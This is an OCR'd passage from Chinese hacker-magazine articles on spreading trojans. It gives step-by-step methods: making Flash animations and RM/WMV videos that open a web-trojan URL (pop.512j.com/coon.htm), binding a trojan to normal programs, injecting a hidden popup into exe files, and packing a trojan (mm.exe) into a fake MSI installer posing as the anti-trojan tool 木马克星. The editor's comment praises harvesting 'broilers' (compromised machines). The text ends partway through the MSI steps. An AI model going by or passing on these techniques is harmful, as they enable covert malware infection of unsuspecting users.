定义一个变量，就是停止的变量，点左边的动作，选择“影片控制”，然后会看见一个“**stop**”的选项，双击一下，如图8。




图8

然后点最上面的文件，选择导出，文件名可以随意。这样别人打开我们这个Flash之后就会弹出我们设置的网页，从而就中了我们加在网页里面的木马，然后我们就可以把它导出为Flash动画了。

四、利用视频传播

首先我们准备一段视频，大家注意需要是.rm格式或者.rmvb格式的。我们进入RealMedia Editor的安装目录，然后点击**rmedtgui**，便打开了软件主程序。这时，选择我们要修改的视频文件，再选择“**工具**”，选择“**合并事件**”。这个事件要事先写好，新建一个文本，在里面写**u 00:5.0 00:8.0 http://pop.512j.com/coon.htm**，意思是说，这是一个url事件，在第5秒到第8秒的时候打开后面的网站。好了，我们选择这个事件，生成之后我们另存为一下，如图9。




图9 生成影片

这样当别人打开你的这个视频文件的时候，也会打开我们事先写好的网站。




图10 添加脚本命令

讲完了rm格式的，我们再讲讲wma、wmv、asf的格式是如何实现的。首先我们打开Windows Media Editor，然后选择文件，点击下面的“脚本命令”，然后添加，这时就比较简单了，大家需要了解一下，添加类型选择**URL**，时间“00：00：00：0”代表的是时：分：秒，后面的地址就是网页木马的地址，例如http://pop.512j.com/coon.htm，如图10。

然后点击确定，点击“文件”，再选择“另存并索引”。这样可以使wma、wmv、asf格式的影片也弹出网页了。

五、利用捆绑传播

很多的时候我们打开一个软件却无缘无故地弹出另外的一个程序，其实这里就是使用了软件捆绑技术。网络上的捆绑器有很多，在这里我推荐一款，叫作“黑鹰基地免杀捆绑器”。首先我们选择第一个文件可以是任意的，然后选择第二个文件，这里就用我们的木马，目标文件就是我们需要生成的文件，可以随便写的，如图11。




图11 软件捆绑

这样当别人打开捆绑的软件的时候，就会一起打开两个程序，如图12。

六、利用exe广告注入传播

这是比较简单的一种方法，不过隐蔽性还是很不错的。首先打开exe广告注入器，在网页里面填写你需要打开的网页木马地址，例如：http://pop.512j.com/coon.htm，然后选择需要注入的文件和图标，在最下面选择一下“**隐藏弹出IE窗口**”，这样更好地隐蔽自己的网页木马，最后点击“开始注入”，如图13。




图12




图13 exe广告注入


这样当别人打开你的文件的时候就会隐蔽地打开你的网页木马了。


总结

这几种技术，其实都非常简单的，大家操作起来也没有什么难度，主要是一个思路的问题。首先我们需要配置一个网页木马，这个不能出错，因为后面的都与网页木马有关联，所以我们一定要掌握。配置好了网页木马然后就可以去传播这个网页木马了。传播木马的方式很多，相信大家看了这篇文章后都会更好地传播自己的木马了。

编辑点评：

继上期之后pop木马传播的文章也与大家见面了，文章只是给大家一个思路，人是活的，能利用的方法还有很多，比如制作一个Flash动画，然后发帖到一个大论坛，插入这个动画。几种方法也可以结合，挂马也像游戏一样需要配合的，比如视频捆绑伪装下载解码器，然后将病毒与解码程序捆绑，只要你思路不断，肉鸡就会源源不断。





MSI也疯狂——菜鸟木马捆绑新思路

风飘雨

从本文你可以学到：

1、制作MSI安装包

2、利用MSI来捆绑木马

与软件捆绑是我们传播小马的一个有效的途径，现在网上也存在很多的捆绑器，能将木马与一个正常的exe捆绑在一起。但一种攻击技术一旦公开，它的防御方法也紧随其后，所以现在已经出现了很多检测软件是否被捆绑的程序，而且网民的安全意识也有很大的提高，在一些小站点下载exe程序时都会注意看看是否被捆绑木马。那么有没有一种更好的捆绑方法呢？

今天笔者就为大家提供一个新的思路，抛弃exe捆绑，让我们来用msi捆绑。

小知识：什么是msi？

MSI文件是Windows Installer的数据包，它实际上是一个数据库，包含安装一种产品所需要的信息和在很多安装情形下安装（和卸载）程序所需的指令和数据。MSI文件将程序的组成文件与功能关联起来。此外，它还包含有关安装过程本身的信息。如目标文件夹路径、系统依赖项、安装选项和控制安装过程的属性。采用MSI安装的优势在于你可以随时彻底删除它们，更改安装选项，即使安装中途出现意想不到的错误，一样可以安全地恢复到以前的状态，正是凭着此强大功能，越来越多的软件开始使用MSI作为发行的方式了。

先回忆一下，如果你下载了一个*.msi的安装包，你会考虑到它的安全性吗？在大多数人心里，msi是很安全的，首先，msi无法直接捆绑木马，不能直接修改，现在也从来没有过通过msi携带病毒的先例。其次，msi一般都是比较正规的程序在使用，更容易让人信任。

我们要在一个msi里捆绑一个木马并不是太难的。msi不能直接修改或捆绑，要在一个程序里捆绑进一个木马，那我们就只能取得这个程序所有的文件，得到它的安装过程（比如更改了哪些注册表，哪个文件放到哪个位置），然后插入木马程序，重新仿制一个msi安装包！

一、取得正常文件

这里所谓的正常文件就是要在用户电脑里真正要安装的程序，这个程序的取得方法有很多，为了重建msi的方便，建议直接采用程序的绿色版，我们可以到网上查找某个程序的绿色版，或者安装好一个软件，自己动手制作一个绿色版。这里提醒大家，这个程序不能只有一个文件，因为没有只安装一个文件的安装程序，呵呵。找好后就将所有的文件放在同一个文件夹里备用，将你的木马也放进这个文件夹，比如我选的程序是木马克星，文章就用它来说明，如图1是它的所有文件。其中mm.exe就是我的木马。




图1 木马克星的所有文件

二、制作msi安装包

文件准备好了就要开始打包了，这里推荐一款msi制作软件——Advanced installer。打开Advanced installer，新建工程，选择“**专业版**”，打开了“**新建工程向导**”，点击“**下一步**”，进入图2的界面，在这里输入程序名和组织名。这两个名称可以通过查看木马克星iparmor.exe的属性得到。点“**下一步**”进入程序选择页面，点击“**浏览**”选择你刚才准备好的正常文件的路径，这些文件就会被创建到msi中，如图3。再下一步就进入了快捷方式设置页面，我们可以在这里为正常的程序在桌面或者开始菜单创建快捷方式，当然要注意不要为木马也创建一个快捷方式哦。如图4。




图2 填写程序名和组织名

